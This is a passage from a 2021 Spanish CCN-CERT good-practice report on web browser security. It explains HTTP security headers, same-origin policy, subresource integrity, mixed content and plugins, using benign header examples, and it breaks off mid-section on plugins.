CCN-CERT

BP/06

Seguridad y riesgos de los navegadores web

INFORME DE BUENAS PRÁCTICAS

JUNIO **2021**

ccn-cert centro criptológico nacional

CCN centro criptológico nacional

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

2.5.4.13=Qualified Certificate: AAPP SSL, M-SW-KPSC, ou=sello electrónico, serialNumber=S2801135J, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2021.06.16 06:39:45 +02'00'

Centro Criptológico Nacional, 2021

Fecha de edición: junio de 2021

Índice

Índice

1. Sobre CCN-CERT, CERT gubernamental nacional

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como CERT Gubernamental Nacional español y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo con esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. Introducción

En apenas 30 años el navegador ha pasado de únicamente interpretar lenguajes de marcas como HTML a ser una herramienta realmente compleja que implementa multitud de medidas de seguridad y funcionalidades que van más allá del renderizado de páginas o la visualización de contenido multimedia.

En una época en la que cualquier usuario accede a su cuenta bancaria, realiza transacciones o compra todo tipo de productos a través de la Web no es de extrañar que los ciberdelincuentes hayan focalizado sus ataques en el navegador Web. El hecho de ser la herramienta más extendida, con diferencia, para que todo tipo de usuarios interactúen con Internet, las múltiples vías de ataque que pueden llevarse a cabo para conseguir que el usuario ejecute código dañino, la facilidad para evadir medidas de seguridad tales como firewalls, IDS, etc., así como las posibilidades de post-explotación que ofrece el navegador hacen de éste un objetivo más que apetecible para los delincuentes.

El uso de lenguajes de scripting tales como JavaScript suelen ser el punto de partida más recurrido para obtener control sobre el navegador del usuario y llevar a cabo todo tipo de acciones dañinas sobre el mismo. Hay que destacar también la información que se guarda en el navegador, como credenciales, cookies, historial de navegación, etc.

Asimismo, la gran variedad de APIs proporcionadas por HTML5, actualmente soportada por la mayoría de los navegadores, ha aumentado significativamente las técnicas y las posibilidades ofensivas de los atacantes.

El navegador web es una de las herramientas más extendidas por los usuarios a la hora de interactuar con internet, por ello, no es de extrañar que los ciberdelincuentes hayan focalizado en él sus ataques

Por otro lado, el uso de exploits para conseguir ejecutar código y hacerse con el control, no sólo del navegador, sino del equipo al completo es otro de los métodos de infección más utilizados actualmente.

Iniciativas y plataformas de seguridad conocidas como "Bug Bounty" permiten a los fabricantes corregir fallos de seguridad mientras compensan económicamente a los investigadores. No obstante, existen cierto tipo de mercados en los cuales se comercializan exploits[1] conocidos como "0-day", los cuales no se han publicado, para este tipo de vulnerabilidades por cifras muy superiores. Ciberdelincuentes y grupos organizados recurren a este tipo de exploits para adquirir nuevos recursos y herramientas con las que infectar un elevado número de usuarios.

Dado que actualmente el navegador Web está expuesto a este tipo de peligros la presente guía tiene como objetivo, por un lado, concienciar al usuario sobre las técnicas más utilizadas por los cibercriminales y, por otro, ofrecer un conjunto de pautas para reducir la superficie de ataque de dichas acciones dañinas.

El uso de exploits para conseguir ejecutar código y hacerse con el control, no sólo del navegador, sino del equipo al completo es otro de los métodos de infección más utilizados actualmente

1. The Current State of Zero-Day Exploit Market - https://lifars.com/2021/01/current-state-of-zero-day-exploit-market/

3. Componentes y tecnologías de seguridad del navegador

La funcionalidad principal de un navegador web es recuperar una información que reside en un servidor web y presentarla al usuario de la forma que se especifica en la misma.

Para presentar la información, el navegador hace uso de un motor de renderizado. Los más comunes son Blink (Google Chrome, Opera, Edge), Gecko (Mozilla Firefox) o WebKit (Chrome para iOS y Safari).

De forma adicional, aunque cada vez más de forma necesaria, se emplean lenguajes de scripting como JavaScript para trasladar funcionalidad no crítica del servidor al navegador web, de tal forma que se reduce el tamaño de la información a intercambiar y la carga de procesamiento del servidor. Hoy en día, hay aplicaciones web que son totalmente dependientes de JavaScript para su funcionamiento normal.

Con respecto a la seguridad, los principales componentes son:

- **Cabeceras HTTP**
- **Política de mismo origen (SOP)**
- **Comprobación de integridad de subrecursos**

La funcionalidad principal de un navegador web es recuperar una información que reside en un servidor web y presentarla al usuario de la forma que se especifica en la misma

3.1 Cabeceras HTTP


Todas las peticiones que realiza el navegador web y las respuestas que devuelve el servidor se componen, principalmente, de una serie de cabeceras y el contenido propiamente dicho. Los tipos de cabeceras principales son:

- **Generales:** aplican a petición y a respuesta
- **De petición:** aplican únicamente a petición
- **De respuesta:** aplican únicamente a respuesta
- **De entidad:** contienen información adicional sobre el cuerpo de la petición o respuesta
- **De extremo a extremo:** deben llegar al recipiente final del mensaje
- **De paso:** solo deben mantenerse un paso y no ser retransmitidas por dispositivos intermedios

Todas las peticiones que realiza el navegador web y las respuestas que devuelve el servidor se componen, principalmente, de una serie de cabeceras y el contenido propiamente dicho

Así mismo, los principales comportamientos que se pretenden con las cabeceras son los siguientes:

- **Autenticación**
- **Almacenamiento en caché**
- **Indicaciones sobre el cliente**
- **Gestión de conexiones**
- **Negociación de contenido**
- **Cookies**
- **Descargas**
- **Redirecciones**
- **Seguridad**
- **Codificación de transferencia**
- **Websockets**



Se puede obtener un listado completo de cabeceras, comportamientos y uso en el sitio de desarrolladores de Mozilla[2].

A modo de ejemplo se muestra en la figura 1 un ejemplo de petición y en la figura 2, un ejemplo de respuesta.

```
GET / HTTP/1.1
Host: www.ccn-cert.cni.es
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:86.0) Gecko/20100101
Firefox/86.0
Accept: image/webp,*/*
Accept-Language:
es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://www.ccn-cert.cni.es/
```

[Figura 1]
Cabeceras HTTP de la petición a
https://www.ccn-cert.cni.es

```
HTTP/1.1 200 OK
Date: Wed, 24 Mar 2021 11:49:10 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000
P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
Vary: Accept-Encoding
Expires: Wed, 17 Aug 2005 00:00:00 GMT
Last-Modified: Wed, 24 Mar 2021 11:49:10 GMT
Cache-Control: no-cache, max-age=0
Pragma: no-cache
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Set-Cookie: ff2850209f5e40085fb78ce3df7d39da=vd9fab2ttf2s6mr7194kpt5vcn; path=/;
HttpOnly;Secure;httponly;Max-Age=7200
Set-Cookie: STID=zMpSF1WW; expires=Thu, 01-Apr-2021 00:00:00 GMT; Max-Age=648650; path=/;
secure;Secure;httponly;
Connection: close
Content-Type: text/html; charset=utf-8
Set-Cookie: cookiesession1=678A3E12FGHIJKLMNOPQRSUV012387E4;Expires=Thu, 24 Mar 2022 11:49:10
GMT;Path=/;Secure;HttpOnly
X-FWB-Acceleration: 1.0
Set-Cookie: visid_incap_1560598=rfDd/sfeTTOEq4Bd4VfdNzUnW2AAAAAAQUIPAAAAAADLTsRFoLD2xz/oaO4rZb5j;
expires=Thu, 24 Mar 2022 10:48:08 GMT; HttpOnly; path=/; Domain=.ccn-cert.cni.es
Set-Cookie: incap_ses_1397_1560598=cUtrbdKRFS6ucXmOMCRjEzUnW2AAAAAAugKJFKgd/D5xcncwf8c5/g==;
path=/; Domain=.ccn-cert.cni.es
Set-Cookie: ___utmvmyNBuSLiRB=TMVHVGOsQrd; path=/; Max-Age=900
Set-Cookie: ___utmvayNBuSLiRB=rpTNoUb; path=/; Max-Age=900
Set-Cookie: ___utmvbyNBuSLiRB=TZz
    XRNOpalt: HtD; path=/; Max-Age=900
X-CDN: Imperva
X-Iinfo: 9-95910080-95910083 NNNN CT(3 9 0) RT(1616586549448 30) q(0 0 0 0) r(0 3) U12
Content-Length: 151593

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="es-es" lang="es-es"><head><base href="
https://www.ccn-cert.cni.es/"><meta http-equiv="content-type" content="text/html; charset=utf-8"><
meta name="description" content="Bienvenido al portal de CCN-CERT"><meta name="generator" content="
Joomla! - Open Source Content Management"><title>CCN-CERT</title><link href="
```

Es importante comprender que las cabeceras HTTP, tanto de petición como de respuesta se basan en la confianza de que la otra parte las va a interpretar y va a actuar en consecuencia.

[Figura 2]
Cabeceras HTTP y contenido
de la respuesta de
https://www.ccn-cert.cni.es

2. HTTP headers - https://developer.mozilla.org/es/docs/Web/HTTP/Headers#eventos_enviados_por_el_servidor

3.1.1 HTTP Strict Transport Security

La política HSTS tiene como objetivo evitar diversos tipos de ataques como, por ejemplo, SSL stripping (ver punto 4.3.1) y las consecuencias que se derivan del mismo. Para ello, el servidor web comunica mediante la cabecera "Strict-Transport-Security" al navegador Web que únicamente debe emplear una conexión HTTPS para comunicarse con el servidor[3].

Los principales navegadores mantienen un servicio de precarga HSTS que contiene una lista de dominios a los que el navegador nunca se conectará mediante una conexión sin cifrar. Se puede incluir un dominio en la lista siguiendo el formulario específico de cada fabricante. Relacionado con esto existe la directiva "preload", la cual indica que el dominio da su consentimiento para ser precargado. Hay que destacar que la directiva preload **puede tener efectos permanentes**, por lo que se recomienda incluirla únicamente cuando no haya posibilidad de acceso mediante conexión sin cifrar y el resto de las gestiones al respecto estén correctas.

```
HTTP/1.1 200 OK
Date: Wed, 24 Mar 2021 11:49:10 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000
```

[Figura 3]
Cabeceras Strict-Transport-Security

La cabecera HSTS permite, además, dos directivas más. "Max-age" para indicar el tiempo que tiene que recordar el navegador que el sitio solo debe ser accesible usando HTTPS desde la primera vez que se accedió, e "includeSubDomains" para indicar que la regla también aplica para todos los subdominios del sitio.

Esta cabecera debe estar presente, si bien el valor correcto dependerá de las necesidades de negocio.

La cabecera HTTP debe estar presente, si bien el valor correcto dependerá de las necesidades de negocio

3. Strict-Transport-Security - https://developer.mozilla.org/es/docs/Web/HTTP/Headers/Strict-Transport-Security

3.1.2 Content-Security-Policy

La cabecera HTTP "Content-Security-Policy" en la respuesta permite a los administradores de un sitio web controlar los recursos que el User-Agent, en este caso el navegador web, puede cargar de forma adicional a una página. Con algunas excepciones, las políticas ofrecen principalmente la capacidad de especificar los servidores de origen permitidos desde donde cargar el nuevo contenido y/o en que dominios se puede cargar el contenido de este servidor. Esto ayuda a protegerse contra ataques Cross-site scripting (XSS) o Clickjacking.

Esta cabecera permite una granularidad importante para establecer orígenes permitidos por cada tipo de contenido.

En la figura 4, se muestra la cabecera Content-Security-Policy del sitio https://www.facebook.com, la cual se desgrana en las siguientes directivas:

- **default-src:** sirve como valor por omisión de otras directivas
- **script-src:** indica los orígenes permitidos para scripts
- **style-src:** indica los orígenes permitidos para hojas de estilo
- **block-all-mixed-content:** bloquea cualquier carga usando HTTP cuando la página se ha cargado por HTTPS
- **upgrade-insecure-requests:** indica al navegador que trate cualquier URL insegura como si fuera una URL segura, es decir cambia las URL para ser HTTPS
- **report-uri:** indica al navegador donde reportar intentos de incumplir la cabecera Content-Security-Policy. Esta directiva está obsoleta y no se recomienda su uso

```
content-security-policy: default-src facebook.com *.facebook.com fbcdn.net
 *.fbcdn.net fbsbx.com *.fbsbx.com cdninstagram.com *.cdninstagram.com
data: blob: 'self';script-src *.facebook.com *.fbcdn.net 'unsafe-inline'
'unsafe-eval' blob: data: 'self';style-src data: blob: 'unsafe-inline'
facebook.com *.facebook.com fbcdn.net *.fbcdn.net fbsbx.com *.fbsbx.com
cdninstagram.com *.cdninstagram.com;connect-src *.facebook.com
facebook.com *.fbcdn.net wss://*.facebook.com:* attachment.fbsbx.com blob:
 *.cdninstagram.com
'self';block-all-mixed-content;upgrade-insecure-requests;report-uri
https://www.facebook.com/csp/reporting/?m=c;
```

[Figura 4]
Cabecera Content-Security-Policy de https://www.facebook.com

Aunque no es totalmente necesaria esta cabecera, se recomienda estudiar las necesidades de negocio e implementar una política de contenido robusta a través de la misma.

3.1.3 X-Content-Type-Options

La cabecera HTTP de respuesta "X-Content-Type-Options" se utiliza por el servidor para indicar que los tipos MIME anunciados en los encabezados Content-Type no se deben cambiar y se deben seguir tal y como están. Esto permite desactivar el MIME type sniffing, una técnica que utilizan algunos navegadores para tratar de deducir el tipo de contenido a partir del propio contenido y no de la cabecera Content-Type.

Esta cabecera debe estar presente con el valor "nosniff" tal y como se aprecia en la figura 5.

```
Cache-Control: no-cache, max-age=0
Pragma: no-cache
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
```

[Figura 5]
Cabecera X-Content-Type-Options con el valor nosniff del sitio https://www.ccn-cert.cni.es

3.1.4 X-XSS-Protection

La cabecera de respuesta HTTP "X-XSS-Protection" es una característica de los principales navegadores permite establecer el comportamiento a seguir cuando se detecten ataques del tipo Cross-Site Scripting (XSS). Esta protección ya no es necesaria en los navegadores modernos cuando el sitio implementa una política robusta mediante la cabecera Content-Security-Policy que deshabilita el uso de Javascript inline ('unsafe-inline'). Sin embargo, da protección a los usuarios de navegadores más antiguos que no soportan CSP.

Esta directiva permite varios valores, pero el único recomendado es el que se muestra en la figura 6.

Se recomienda siempre bloquear la carga cuando se detectan ataques XSS en vez de sanitizar porque si se descubre una forma de realizar el ataque teniendo en cuenta el resultado de la sanitización, la aplicación web no quedará expuesta.

Esta cabecera debe estar presente, idealmente con el valor "1; mode=block", independientemente de que la aplicación sea o no vulnerable a ataques de tipo Cross-Site Scripting (XSS).

```
Cache-Control: no-cache, max-age=0
Pragma: no-cache
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
```

[Figura 6]
Cabecera X-XSS-Protection con el valor "1; mode=block" del sitio https://www.ccn-cert.cni.es

3.1.5 Set-Cookie

Aunque la cabecera "Set-Cookie" no es una cabecera de seguridad, sí que se deben tener en cuenta las directivas que se establecen en las cookies que se crean con esta cabecera. Las directivas de seguridad son "Secure", "HttpOnly" y "SameSite".

La directiva "Secure" indica al navegador que la cookie no debe ser nunca enviada por conexiones sin cifrar.

La directiva "HttpOnly" indica al navegador que no debe permitir el acceso a la cookie mediante JavaScript. Esto mitiga el robo de sesión a través de ataques Cross-Site Scripting (XSS).

La directiva "SameSite" indica al navegador que la cookie no se debe enviar en una petición a otro dominio. Esto mitiga en parte los ataques de tipo Cross-Stie Request Forgery (CSRF). En este sentido los navegadores principales están migrando a implementar por defecto, salvo que se indique lo contrario, un valor "Lax" para esta directiva. Dependiendo de las necesidades de negocio de la aplicación y de la cookie en cuestión, se deberá establecer un valor u otro para la directiva "SameSite":

- **Lax:** la cookie no se enviará en una subpetición a otro dominio (por ejemplo, para cargar una imagen o un iframe), pero si se enviará si el usuario navega a otro sitio siguiendo un enlace
- **Strict:** la cookie solo se enviará si se navega desde una página a otra del mismo dominio. Si el usuario accede a la página siguiendo un enlace, la cookie no se enviará
- **None:** la cookie se enviará en todos los contextos

Las directivas con las que debe contar cada cookie dependerán de la función de dicha cookie y de las necesidades de negocio de la aplicación. A modo de ejemplo se muestra una opción de cabecera Set-Cookie en la figura 7.

A modo de recomendación general, si el sitio es HTTPS y la cookie es de sesión o similares, se deben incorporar las directivas "Secure" y "HttpOnly". Dependiendo de las necesidades de negocio, deberá incorporar además la directiva "SameSite" con el valor "Lax" o "Strict". Para otras cookies, se recomienda también incluir las directivas anteriores, si bien no es totalmente necesario

```
Connection: close
Content-Type: text/html; charset=utf-8
Set-Cookie: cookiesession1=678A3E12FGHIJKLMNOPQRSUV012387E4;
Expires=Thu, 24 Mar 2022 11:49:10 GMT;Path=/;Secure;HttpOnly
X-FWB-Acceleration: 1.0
```

[Figura 7]
Cabecera Set-Cookie del sitio
https://www.ccn-cert.cni.es
con las directivas Secure y HttpOnly

A modo de recomendación general, si el sitio es HTTPS y la cookie es de sesión o similares, se deben incorporar las directivas "Secure" y "HttpOnly". Dependiendo de las necesidades de negocio, deberá incorporar además la directiva "SameSite" con el valor "Lax" o "Strict". Para otras cookies, se recomienda también incluir las directivas anteriores, si bien no es totalmente necesario.

3.1.6 X-Frame-Options

Las páginas webs pueden usar la cabecera de respuesta HTTP X-Frame-Options para evitar ataques de clickjacking, asegurándose que su contenido no es embebido en otros sitios

La cabecera de respuesta HTTP X-Frame-Options puede ser usada para indicar si se permite a un navegador renderizar una página en un <frame>, <iframe> u <object>. Las páginas webs pueden usarlo para evitar ataques de clickjacking, asegurándose que su contenido no es embebido en otros sitios.

La cabecera permite tres directivas:

- **DENY:** La página no se puede mostrar en un frame, en ninguna circunstancia
- **SAMEORIGIN:** La página sólo puede ser mostrada en un marco del mismo origen que dicha página
- **ALLOW-FROM <uri>:** La página sólo puede ser mostrada desde el origen especificado por <uri>

Hay que destacar que el comportamiento de esta cabecera solo se consigue estableciendo correctamente la cabecera (o el equivalente para la cabecera Content-Security-Policy). ***No se consigue*** el efecto incluyendo la etiqueta meta con la cabecera y el valor deseado, a diferencia de una redirección mediante etiqueta meta, donde si se consigue el mismo efecto que incluyendo la cabecera.

La figura 8 muestra una cabecera X-Frame-Options, en este caso con el valor SAMEORIGIN por necesidades del negocio.

[Figura 8]
Cabecera X-Frame-Options del sitio https://www.ccn-cert.cni.es con la directiva SAMEORIGIN

```
HTTP/1.1 200 OK
Date: Wed, 24 Mar 2021 11:49:10 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000
```

Esta cabecera debe estar presente con un valor que dependerá de las necesidades del negocio.

3.1.7 Permissions-Policy

Esta nueva cabecera de seguridad (anteriormente conocida como Feature-Policy) no está aún soportada por todos los navegadores, pero la tendencia indica que así será en el futuro.

Esta cabecera define un mecanismo que permite a los desarrolladores activar o desactivar cada una de las APIs del navegador web.

Como ejemplo de esta cabecera, se muestra la figura 9, donde se permite únicamente el uso de la geolocalización desde el propio dominio y desde https://example.com, y el uso del micrófono.

Toda la información al respecto de la especificación de esta cabecera se puede encontrar en el GitHub de W3C[4].

No es necesario incorporar la cabecera Permissions-Policy, aunque puede ayudar a disminuir las posibilidades de éxito de un ataque potencial

[Figura 9]
Cabecera Permisssions-Policy del sitio https://cmssuitedev.azurewebsites.net

```
Referrer-Policy: no-referrer-when-downgrade
Permissions-Policy: geolocation=(self "https://example.com"),
microphone=()'
X-Powered-By: ASP.NET
```

No es necesario incorporar esta cabecera, aunque puede ayudar a disminuir las posibilidades de éxito de un ataque potencial

3.1.8 Referrer-Policy

Esta cabecera HTTP indica al navegador cuanta información sobre el referente se debe enviar en la cabecera "Referer".

La cabecera admite una serie de directivas:

- **no-referrer:** se omitirá la cabecera "Referer" por completo.
- **no-referrer-when-downgrade:** Se enviará el origen, la ruta y los parámetros (querystring) en la cabecera "Referer" cuando el nivel de seguridad se quede igual o mejore (de http a https). No se envía nada si el nivel de seguridad disminuye.

4. Permissions Policy - https://w3c.github.io/webappsec-permissions-policy/

- **origin:** Se enviará únicamente el origen en la cabecera "Referer".
- **origin-when-cross-origin**: Se envía toda la información cuando la petición es al mismo sitio y con el mismo nivel de seguridad, en otro caso solo se envía el origen.
- **same-origin:** Se envía toda la información cuando la petición es al mismo sitio y con el mismo nivel de seguridad, en otro caso no se envía nada.
- **strict-origin:** Se envía solo el origen y cuando el nivel de seguridad no cambia, en otro caso no se envía nada.
- **strict-origin-when-cross-origin:** Se enviará el origen, la ruta y los parámetros (querystring) en la cabecera "Referer" para peticiones al mismo sitio. Para peticiones a otro sitio, si el nivel de seguridad se queda igual se envía únicamente el origen. En otro caso no se envía nada.
- **unsafe-url:** Envía toda la información, en cualquier caso, independientemente de la seguridad.

Este comportamiento también se puede establecer desde las etiquetas HTML, ya sea etiqueta "meta" o etiqueta "a".

Se recomienda incluir esta cabecera con el valor "no-referrer" si las necesidades de negocio lo permiten, en caso contrario, incluir la cabecera con el valor más restrictivo posible que las necesidades de negocio permitan.

Se recomienda incluir la cabecera Referrer-Policy con el valor "no-referrer" si las necesidades de negocio lo permiten, en caso contrario, incluir la cabecera con el valor más restrictivo posible que las necesidades de negocio permitan

3.1.9 Public-Key-Pins

HTTP Public Key Pinning (HPKP) era una característica de seguridad que se empleaba para indicar a un navegador web que asociara una cierta clave pública a un cierto servidor web, con el fin de reducir el riesgo de sufrir un ataque de tipo Man in the Middle (MitM).

En caso de perder el certificado del servidor, los usuarios no podrán acceder de nuevo al sitio. Dependiendo de la directiva "max-age" de HPKP que se hubiera establecido, esta pérdida de acceso puede llegar a ser casi permanente.

Además, existen dos ataques que se aprovechan de esta cabecera:

- Si un usuario malicioso consigue acceso al sitio e inserta una cabecera HPKP con un certificado (que luego borra) y pone una directiva "max-age" con un valor alto, significa que el sitio no será accesible nunca más. Esto se conoce como "HPKP suicide".
- Partiendo del mismo caso que antes, pero ahora el usuario malicioso decide pedir un rescate por la clave del certificado. Esto se conoce como "RansomPKP".

Estos dos ataques se podrían realizar, aunque con menos alcance, con vulnerabilidades como "CRLF Injection" donde un usuario malicioso puede crear un enlace que inyecta una nueva cabecera, en este caso HPKP.

Esta cabecera se encuentra obsoleta y fuera de soporte por los principales navegadores y se recomienda no utilizarla. Los navegadores principales soportan "Certificate Transparency" y la cabecera asociada "Expect-CT".

Esta cabecera NO debe aparecer bajo ningún concepto.

La cabecera HPKP NO debe aparecer bajo ningún concepto

3.1.10 Expect-CT

Esta cabecera se basa en Certificate Transparency (CT), que es un marco abierto para la supervisión de certificados SSL que los propietarios de dominios pueden utilizar para supervisar la emisión de certificados para sus dominios, y detectar certificados emitidos erróneamente. Antes de la aparición de CT, no existía un método eficiente que le permitiese obtener una lista exhaustiva de los certificados emitidos para su dominio.

Los objetivos principales de CT son:

- Imposibilitar (o, como mínimo, complicar en la mayor medida posible) que una Autoridad de Certificación (CA) emita un certificado SSL para un dominio sin que este sea visible para el propietario de dicho dominio.
- Proporcionar un sistema de auditoría y supervisión abierto que permita a cualquier propietario de dominio o CA determinar si sus certificados se han expedido por error o con fines malintencionados.
- Proteger a los usuarios frente a engaños perpetrados mediante certificados emitidos por error o con fines malintencionados.

Los dos principales componentes de CT son los registros y los monitores.

Los registros de CT conforman listas de certificados SSL emitidos. Estos registros son de “solo anexo”, lo cual implica que las entradas no pueden eliminarse ni alterarse en forma alguna una vez que un certificado ha sido añadido un registro. Los certificados y precertificados pueden publicarse en registros de CT. Tras la recepción de un certificado o precertificado SSL válido, el registro devuelve un "sello de hora de certificado firmado" (SCT, por sus siglas en inglés) que acredita que el registro ha recibido la correspondiente solicitud.

Cuando un sitio incorpora la cabecera “Expect-CT”, el sitio está pidiendo que el navegador compruebe que cualquier certificado para el sitio aparezca en los registros de CT públicos.

Probablemente la cabecera “Expect-CT” se considerará obsoleta en junio de 2021. Desde mayo de 2018 los nuevos certificados incorporen SCT por defecto. Los certificados anteriores a marzo de 2018 estaban autorizados a tener un periodo de validez de 39 meses, lo cual se considerará expirado en junio de 2021.

El uso de esta cabecera es opcional, debido a que se espera que esté obsoleta dentro de poco tiempo.

El uso de esta cabecera es opcional, debido a que se espera que esté obsoleta dentro de poco tiempo

3.2 Same Origin Policy (SOP)

La política del mismo origen, también conocida como SOP (Same Origin Policy), es sin duda el control más importante que gobierna el comportamiento del navegador. El navegador considera que las páginas que contienen el mismo hostname, esquema y puerto residen en el mismo origen.

[Figura 10]
Esquema + Hostname + Port

De este modo, si cualquiera de estos tres componentes difiere, su origen se considerará distinto. La idea de SOP es trabajar a modo de sandbox para garantizar que un documento descargado desde cierto origen, por ejemplo, http://dominio-ejemplo.com/info.html, no pueda acceder a los recursos (a su estructura DOM) de otro documento procedente de un origen diferente, por ejemplo, https://dominio-ejemplo.com/index.html. Fíjese que SOP no consideraría el mismo origen en ambos recursos ya que, aunque el dominio y el puerto es el mismo el esquema es diferente: HTTP en un caso y HTTPS en otro.

Si este control no existiera, la navegación web no sería en absoluto segura. Una página dañina podría, por ejemplo, acceder a la ventana de otra página abierta por el usuario. Por ejemplo, si el usuario abriese la página de su banco, sería posible recuperar sus datos bancarios, obtener sus credenciales, realizar operaciones, etc.

Aunque SOP pueda parecer una política simple, implica un complejo mecanismo de seguridad que representa uno de los pilares principales del navegador web y que tiene que convivir con otras tecnologías y funcionalidades.

Por ejemplo, CORS (Cross-origin Resource Sharing) permite añadir cierta flexibilidad a SOP, de forma que un servicio web pueda especificar los orígenes desde los cuales pueda solicitarse acceso a sus recursos. Esto se consigue gracias a la cabecera "Access-Control-Allow-Origin".

Este mecanismo, CORS, es el que permite, por ejemplo, que ciertas páginas puedan hacer uso de APIs de terceros como Google, Facebook, etc.

3.3 Comprobación de integridad de subrecursos

Es un estándar que protege al usuario contra el uso de subrecursos modificados por parte de usuarios maliciosos.

Por ejemplo, si un sitio utiliza jQuery para su funcionamiento, el sitio puede indicar al navegador el valor de hash esperado de dicho fichero, mediante el atributo "integrity" para comprobar que no ha sufrido modificaciones. También se emplea el atributo "crossorigin" con el valor "anonymous" para indicar al navegador que envíe peticiones anónimas y sin cookies.

```
<script src="https://code.jquery.com/jquery-3.3.1.slim.min.js"
integrity="sha384-q8i/X+965DzO0rT7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6jizo"
crossorigin="anonymous">
</script>
```


[Figura 11]
Carga de un script externo con atributo "integrity" para asegurar la integridad de dicho script

3.4 Carga de contenido mezclado

El concepto de contenido mezclado hace referencia a cualquier contenido que se carga mediante HTTP, cuando la página que lo pide se ha cargado por HTTPS. Existen dos tipos de contenido mezclado, el **pasivo** y el **activo**.

Se considera contenido pasivo las peticiones HTTP realizadas por los siguientes elementos:

- **img:** atributo src
- **audio:** atributo src
- **video:** atributo src
- **subrecursos object:** cuando un object realiza una petición HTTP



Por otro lado, se considera contenido activo las peticiones HTTP realizadas por los siguientes elementos:

- **script:** atributo src
- **link:** atributo href (incluyendo hojas de estilo)
- **iframe:** atributo src
- **Peticiones XMLHttpRequest**
- **Peticiones fetch()**
- **Todos los casos done se usa url() en hojas de estilo**
- **object:** atributo data
- **Navigator.sendBeacon:** atributo url

Los principales navegadores previenen la carga de contenido mezclado activo y algunos de ellos también bloquean el contenido mezclado pasivo. Estos navegadores pueden implementar una mejora automática de las peticiones de ambos tipos de contenido mezclado de HTTP a HTTPS, pero es una característica experimental.

3.5 Redirección a HTTPS

Los sitios web pueden seguir escuchando en el puerto 80 mediante HTTP para que los usuarios no reciban errores de conexión cuando escriben la URL. Estos sitios deberían únicamente redirigir al mismo recurso en HTTPS. Una vez que en la conexión inicial se produce la redirección por parte del navegador web, HSTS se asegura que cualquier intento de conexión posterior sea por HTTPS.

No se debe realizar una redirección desde HTTP de un servidor a HTTPS de otro servidor web, puesto que esto previene que se establezca la HSTS.

3.6 Plugins y extensiones

Aunque a veces estos dos conceptos se usan de manera intercambiable realmente existe poca relación entre ellos.

Un ***plugin*** es un software que se ejecuta de forma independiente al navegador. Es decir, fuera de su espacio de direcciones. Generalmente el navegador ejecuta los plugins si el servicio web hace referencia a los mismos por medio de las etiquetas <embed>, <object> o, en algunos casos, la directiva content-type.

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
